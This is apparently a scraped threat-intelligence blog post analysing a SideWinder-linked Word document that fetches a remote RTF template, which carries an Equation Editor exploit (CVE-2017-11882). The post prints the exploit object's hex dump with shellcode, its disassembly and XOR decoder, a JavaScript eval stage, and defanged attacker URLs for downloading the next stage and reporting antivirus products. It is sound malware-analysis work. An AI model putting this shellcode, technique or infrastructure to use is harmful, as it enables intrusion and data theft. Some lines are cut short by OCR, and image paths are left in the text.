404 — File still found

medium.com/@DCSO_CyTec/404-file-still-found-d52c3834084c

DCSO CyTec Blog April 15, 2022


DCSO CyTec Blog

Apr 14

.


9 min read

In early February 2022, we came across a tweet from identifying a SideWinder-related word document which referenced a template URL. In this article, we share our insights from investigating the file and other infrastructure connected to it.



First Look

The file mentioned in the tweet is named '*Briefing on Ongoing Projects.docx'*(*eeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7)* and is available on VirusTotal and on our GitHub.




The document itself contains little information and appears empty aside from the address block. However, a deeper inspection of the document structure reveals that the document loads an RTF template from `https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf` which we assume represents the next stage of the attack. At the time of our analysis, this file was not available under the given URL anymore, yet the domain still resolved to `185.255.17.46`.

After unpacking the document structure, we could locate the suspicious URL under the path *s.* It generally refers to relations and in this case aims to download a RTF template as shown in the code snippet below:

```
#  <Relationship
Id="fid990"Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/c
paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtf"TargetMode="External"/>
```

With the URL being dead, we went back to VirusTotal to use the graph feature. It indicates that *file.rtf* indeed was downloaded and provides the file's *hash,.* Based on this, we continue our analysis by looking into *file.rtf*.



VirusTotal contact graph of ‘

file.rtf(1)

Our next step was now to analyze the .rtf file with the hash available on VirusTotal and on our GitHub.

Unfortunately, the content of the RTF file seems not to be malicious as it is only one line with less than ten characters. The complete content of the file is shown below:

```
{\rtf1 }
```

The file itself was first uploaded to VirusTotal on 2021–11–03 and had therefore already been online for quite some time. Yet it appears to be some kind of placeholder file. Checking the listed relations of this file on VirusTotal clearly shows its relation to the analyzed document:

ITW Urls

Scanned	Detections	Status	URL
2022-02-09	1 / 93	200	https://dgmp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-02-08	1 / 93	200	http://dgmp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-01-28	13 / 94	200	http://dgpr.paknvay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-02-02	8 / 93	200	https://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2022-01-28	13 / 94	200	https://dgpr.paknvay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-01-28	12 / 94	200	https://careitservices.paknvay-pk.net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtf
2022-01-28	7 / 94	200	https://defencelk.cvix.live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf
2022-01-07	5 / 93	200	http://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2022-01-24	8 / 94	200	https://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2021-11-16	0 / 93	200	https://sppc.moma-pk.org/5281/1/4265/2/0/0/0/m/files-d2608a99/file.rtf
2021-11-10	1 / 93	200	https://mailaplf.cvix.live/2968/1/50390/2/0/0/0/m/files-7630e91a/file.rtf

ITW Domains

Domain	Detections	Created	Registrar
dgmp-paknavy.mod-pk.com	1 / 90	2021-10-08	-
dgpr.paknvay-pk.net	13 / 90	2021-09-28	-
cabinet-gov-pk.ministry-pk.net	8 / 90	2021-10-04	-
careitservices.paknvay-pk.net	12 / 90	2021-09-28	-
defencelk.cvix.live	8 / 90	-	-
mohgovsg.bahariafoundation.live	10 / 90	-	-
sppc.moma-pk.org	7 / 90	-	-
mailaplf.cvix.live	2 / 90	-	-

ITW IP Addresses

Relation between the file.rtf and as malicious marked domains on VirusTotal
All domains listed in this screenshot above follow the same path pattern which can be described as:

<…> /0/0/0/m/files-<hex_data>/file.rtf

From this information, we assume that the original malicious RTF file was replaced after the initial delivery with a placeholder file. This file is small in size and not rich in content, yet it is unique enough to lead to related attacker domains on VirusTotal since it's not a default file.

Reviewing all related domains on the list revealed that the domain `dgmp-paknavy.mod-pk[.]com` has relations to another RTF file *()* available on VirusTotal, which potentially could have been the *file.rtf* before replacement.

file.rtf(2)

As mentioned above, our next step aims to analyze another RTF file we will refer to as *file.rtf(2)* with the hash . The file is available on VirusTotal and on our GitHub.

A first look at the file is promising, as the file size is 66.21 KB and was initially submitted to VirusTotal on 2022–02–08. The file is indeed a valid Rich Text Format file and contains the three sections listed in the screenshot below.

```
$ rtfdump.py 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588 -O
1: Name: b'Package\x00:1.a'
Magic: b'0a09090a'
Size: 28597
Hash: md5 021067f645525cb5caecf04670a63485

2: Name: b'Equation.3\x00'
Magic: b'02c337c7'
Size: 1665
Hash: md5 c852244bc48fb3a21bdfa6fcbf82fb00

3: Name: b'Equation.3\x00'
Magic: b'02'
Size: 1665
Hash: md5 9e688c58a5487b8eaf69c9e1005ad0bf
```

The RTF file contains three sections

```
$ rtfobj 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample
rtfobj 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: '4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample' - size: 67802 bytes
---+----------+------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------
0  |00000020h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 28959
   |          |OLE Package object:
   |          |Filename: '1.a'
   |          |Source path: 'C:\\Users\\user\\AppData\\Local\\Microsoft\\Windo
   |          |ws\\INetCache\\Content.Word\\1.a'
   |          |Temp path = 'C:\\Users\\user\\AppData\\Local\\Temp\\1.a'
   |          |MD5 = '021067f645525cb5caecf04670a63485'
   |          |File Type: Unknown file type
---+----------+------------------------------------------------------------
1  |0000FB58h |Not a well-formed OLE object
---+----------+------------------------------------------------------------
2  |0000FB48h |Not a well-formed OLE object
---+----------+------------------------------------------------------------
```

rtfobj reveals more information

As soon as we extracted the first object (*1.a ,)* we noticed, that the hash was mentioned by another researcher as part of the malicious document on Twitter, reinforcing our assumption of this being the original *file.rtf.*

Beside *1.a*, the RTF file contains another embedded object which will be triggered via *\objupdate* when the document is loaded. This indicates the next execution step after '*Briefing on Ongoing Projects.docx'* has reloaded the RTF file.


```
$ rtfdump.py 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample -V -f O -s 79 -d
{\*\objdata{\object\objdata 010500000200000000b0000004571756174696F6E2E330000000000000000000008106000002}
\objemb{c337C705E5010811C6BA36646F1D81C20659D6E28B0A8B29BFBC6B22A681F70C0C64A68B1755FFD205D41275952D05127595FFE0E5
B42642004D85873FDDBDE5DF3A8A3202CF4B8B772F10812541907F770E730763D80C152068479D70D4B4A1462FB9D8C34C5FC5F2A6ED4DFC5F
9B1E85B38591419DCE31EAFC9C23C9C8ACB4DB446319DDF3E5B4B5B6CC1801D75763DE65442B1412C15BBBA7F4DD931B29AD2BC92227679E24
23ABFA91B13C2258FC71A5FE5BF2F1FAD09B81312497DF576583FC7E5579E579B985020B7AB6EF81EC2C030000E8120000006300650072006E
0065006C00330032000000E87900000089C3E80D000000626F61644C696272617279570053E8E801000089C7E80F00000012657450726F6341
6464726573730053E8CC01000089C6B8286B4600FF10E810000000476574436F6D6D616E644C696E65570053FFD6FFD0E87D0000005931D28A
1C1180FB00740A80F312881C104240EBEEC6041000EB1D5B58C6006BC6401E4CC6403847C680C8000000525053E9F5000000909090E80E0000
006D00730068074006D006C000000FFD7E8130000006E756E48544D4C4170706C69636174696F6E0050FFD66A006A006A006A00FFD06A00B8
D0674600FF109059FFD1733278736473617160 7B6266287764737E3A3061732F5371667B64774A5D7078771662973702F7C77653261733A4E
304171607B62667B7C753C547B7E77416B6166777F5D70787771664E303B297764737E3A73703C5D62777C46776A66547B7E773A73703C5577
66416277717B737E547D7E7677603A203B394E304E4E4E4E233C734E303E233B3C40777376537E7E3A3B3B29657B7C767D653C717E7D61773A
3B303B0000909090909052648B15300000008B520C83C20C8B128B4A3051FF74240CE80B00000085C074ED8B42185AC20400528B4C24088B54
240C0FB6016685C07439663B0274296683F86172066683F87A760C6683F84172136683F85A770D6683F020663B027402EB02EB0431C0EB0E83
C10283C2020FB601EBC283C8015AC20800535256578B5424148B423C8D4402788B0001D0508B48188B582001D330C085C9743D518B0B8D0C11
89CF578B74242431C949F2AEF7D15FF3A6751D59582B4818F7D98B582401D30FB71C4B8B401C8D04988B041001D0EB0C83C3045949EBBF31C0
83C4045F5E5A5BC20800FFFFEB13EB42E9F2FEFFFFE923FFFFFFEBB7E975FFFFFFEB9BEB1BEBD3EBDE6BC900EBD181C18343946B314D00EBB8
E92FFFFFFFEB36EB91EB46E980FFFFFF525AE9DCFEFFFFEBA8E9B0FEFFFFE911FFFFFFEBE2E970FFFFFFEBBCE9F3FEFFFFEB2AE958FFFFFFE9
BFFEFFFFE9A2FEFFFFE8B5FEFFFFE96DFEFFFFE98CFEFFFFE96CFEFFFFEBBFE9A5FEFFFFEB960F8261FFFFFF02AFB868343678137FD356D748
EE22581B5FC9863CB85F8557C12CA510B6822B3359E0322C205A0AAF45284D3C0C7129B9B257FB9BCAB8686F6F9C8EA9BD6E85E338F25131C7
44C4B09AA3FD0CA1DF3C08A0CF78906E70E13EC58F0930940959EBD284A88043D03266160C4B15E1908D78236A6B82669B5AE72126FC28E825
F443DB76CB7C3A64983F08E99488D24F0BDBE72B627C83040F173DA829509E6045F37DAFA2047CEE5F6FD57C23986E92408BFA11B10CF1305A
9737FEE36056687BD19BD631D955E69DF1FE0E1B571CCACF3B77AC60CE81CAF600325B4D118C664A15C4F7EF73616C9419BA784DB8F981C0E7
076F702C98F8B6A7C7680680C8B1170326D181B4171D74FFB27A1EC81AF6149BBFD454BCFD0071D78BD93E90762284B30F010544877AC82F97
BD65D84F4A584BB46F4A4C92F0EE079A46DA70FAF008639EAC41B0B2998A3ED1860CA5D6606492AFA34FB90B9F67E13FD52DB074541713583B
5A40B7F9748F8F5B867510D647F99E40496CF19C2C6F941142970DD85CBB3E33B5A793057BBEDCA89D2C4627D7095AA441F03EE3FFD215998E
805830CB161A63E6D77346C6EF40EA1A7C6A5ABF0BC0F065DED138EBCB2BDCEFAA9EDB63576569F31F3A99109A2829E6A31E90217900D86C97
669CB07CB954DCFF8670D056629162C28E896E66EC3DB35987621FE8CB8F0FA002F11D6667178683091 86A8E28D3C5145905D30B64B6FBA3E8
C081F00238E03E4EFEB158601DF1D2ACE0C169C684979744E9092468079AD3C38FB78F4C3C88CCA2F1890CB9AF97780B4044D3432286204105
62D441EC81E13BF2AD0F9F77B39561112440F765839650BB9DCBA6913A1376F7142BD69DB7CF99763C6B0ED9807411FF31E6E59BF6C39E63CC
0A0A3FB8B47229B5604554F54A7C66C0B06B46000000} {\par-87 00}00
}\objupdate
```

Raw view on embedded object triggered via \objupdate

The triggered code attempts to execute the embedded Equation Editor object which has known vulnerabilities. The CVEs of these vulnerabilities are CVE-2017-11882(FONT), CVE-2018-0798(MATRIX) and CVE-2018-0802(FONT) as mentioned here and here.

The CVE listed for file.rtf(2) on VirusTotal is CVE-2017–11882, which indicates code execution based on unchecked font name input length.

To verify this claim, we have created a 010 Editor template to parse the embedded object based on the protocol description of OLE objects and MTEF objects. We share the template on our GitHub page along with the analysis files. The parser now allows us to follow the execution flow further by extracting the initial exploit code contained in the FONT name section of the object.



Parsed OLE/MTEF object with overflowing FONT name containing shellcode (red)

After extracting and converting the shellcode via CyberChef, it becomes clear that the exploit code abuses the FONT name field. The exploit code then (code in CyberChef) triggers a loop (code in CyberChef) to decrypt embedded xor-encrypted JavaScript code. The xor key used in this case is 12.

The assembler code used for the exploit coincides with findings in this article here. The disassembly for the exploit and the xor decryption is shown below:

Input

```
BA 36 64 6F 1D 81 C2 06 59 D6 E2 8B 0A 8B 29 BF
BC 6B 22 A6 81 F7 0C 0C 64 A6 8B 17 55 FF D2 05
D4 12 75 95 2D 05 12 75 95 FF E0
```

Output

```
00000000 BA36646F1D                  MOV EDX,1D6F6436
00000005 81C20659D6E2                ADD EDX,E2D65906
0000000B 8B0A                        MOV ECX,DWORD PTR [EDX]
0000000D 8B29                        MOV EBP,DWORD PTR [ECX]
0000000F BFBC6B22A6                  MOV EDI,A6226BBC
00000014 81F70C0C64A6                XOR EDI,A6640C0C
0000001A 8B17                        MOV EDX,DWORD PTR [EDI]
0000001C 55                          PUSH EBP
0000001D FFD2                        CALL EDX
0000001F 05D4127595                  ADD EAX,957512D4
00000024 2D05127595                  SUB EAX,95751205
00000029 FFE0                        JMP EAX
```

CyberChef disassembly of the exploit code

Input

```
59 31 D2 8A 1C 11 80 FB 00 74 0A
80 F3 12 88 1C 10 42 40 EB EE C6 04 10 00 EB 1D
5B 58 C6 00 6B C6 40 1E 4C C6 40 38 47 C6 80 C8
00 00 00 52 50 53 E9 F5 00 00 00 90 90 90
```

Output

```
00000000 59                POP ECX
00000001 31D2              XOR EDX,EDX
00000003 8A1C11            MOV BL,BYTE PTR [ECX+EDX]
00000006 80FB00            CMP BL,00
00000009 740A              JE 00000015
0000000B 80F312            XOR BL,12
0000000E 881C10            MOV BYTE PTR [EAX+EDX],BL
00000011 42                INC EDX
00000012 40                INC EAX
00000013 EBEE              JMP 00000003
00000015 C6041000          MOV BYTE PTR [EAX+EDX],00
00000019 EB1D              JMP 00000038
0000001B 5B                POP EBX
0000001C 58                POP EAX
0000001D C6006B            MOV BYTE PTR [EAX],6B
00000020 C6401E4C          MOV BYTE PTR [EAX+1E],4C
00000024 C6403847          MOV BYTE PTR [EAX+38],47
00000028 C680C800000052    MOV BYTE PTR [EAX+000000C8],52
0000002F 50                PUSH EAX
00000030 53                PUSH EBX
00000031 E9F5000000        JMP -FFFFFED5
00000036 90                NOP
00000037 90                NOP
00000038 90                NOP
```

CyberChef disassembly of XOR loop

The decrypted JavaScript code listed below executes the file *1.a*, which is dropped to a temp path when the RTF is loaded:

```
javascript:eval("sa=ActiveXObject;ab=new
sa(\"Scripting.FileSystemObject\");eval(ab.OpenTextFile(ab.GetSpecialFolder(2)+\"\\\\1
```

The *1.a* file is stored on disc in obfuscated form in order to hinder automated analysis. We share the obfuscated and deobfuscated file on GitHub.

On execution, the file deserialises an object, identifies existing Antivirus software and attaches them as variable to a URL. The deserialised object will be invoked by calling the function "*work"* with two slightly different URLs, which we assume are used for downloading

the next stage and error reporting.

The included URLs are listed below:

```
Next stage:https://dgmp-paknavy.mod-
pk[.]com/14325/1/10/3/1/1/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3YTr/files-
f3046d06/1/Error reporting:https://dgmp-paknavy.mod-
pk[.]com/14325/1/10/3/3/0/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3YTr/files-
984c52a9/0/data?d=<AV_PRODUCTS_ON_HOST>
```

Next, we extracted the deserialised .NET object (95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb) and decompiled it with ILSpy. Unsurprisingly, this file was obfuscated as well, so we provide the obfuscated and the deobfuscated file on GitHub, too.


In general, the program evaluates the previously discovered Antivirus software and reports it if available. If "*work*" is called with a local file path, the script executes the contained Windows shell commands, embedding it into a WshShell JavaScript object which it executes via mshta.exe. If *"work"* is called with a URL, as seen in our sample, a file containing assembly commands will be downloaded. It is then decrypted with a 32 bit key prepended to the specific file and executed. Notably, there's also error reporting capabilities. The program reports exceptions at different positions throughout the execution of the program by appending an exception message to the URL before calling them.

During our analysis and validation, we found related work analyzing similar malicious documents which correspond to our sample. The article dissects the samples by explaining it in depth and validates the attribution claim made in the initial tweet of our article. Based on the structure and used vulnerability this file seems to be related to the Royal Road v3 framework as mentioned here.

At this point, there were no clear indicators or hashes of the next execution stage, and we therefore stopped following the execution path further.

Attack Chain

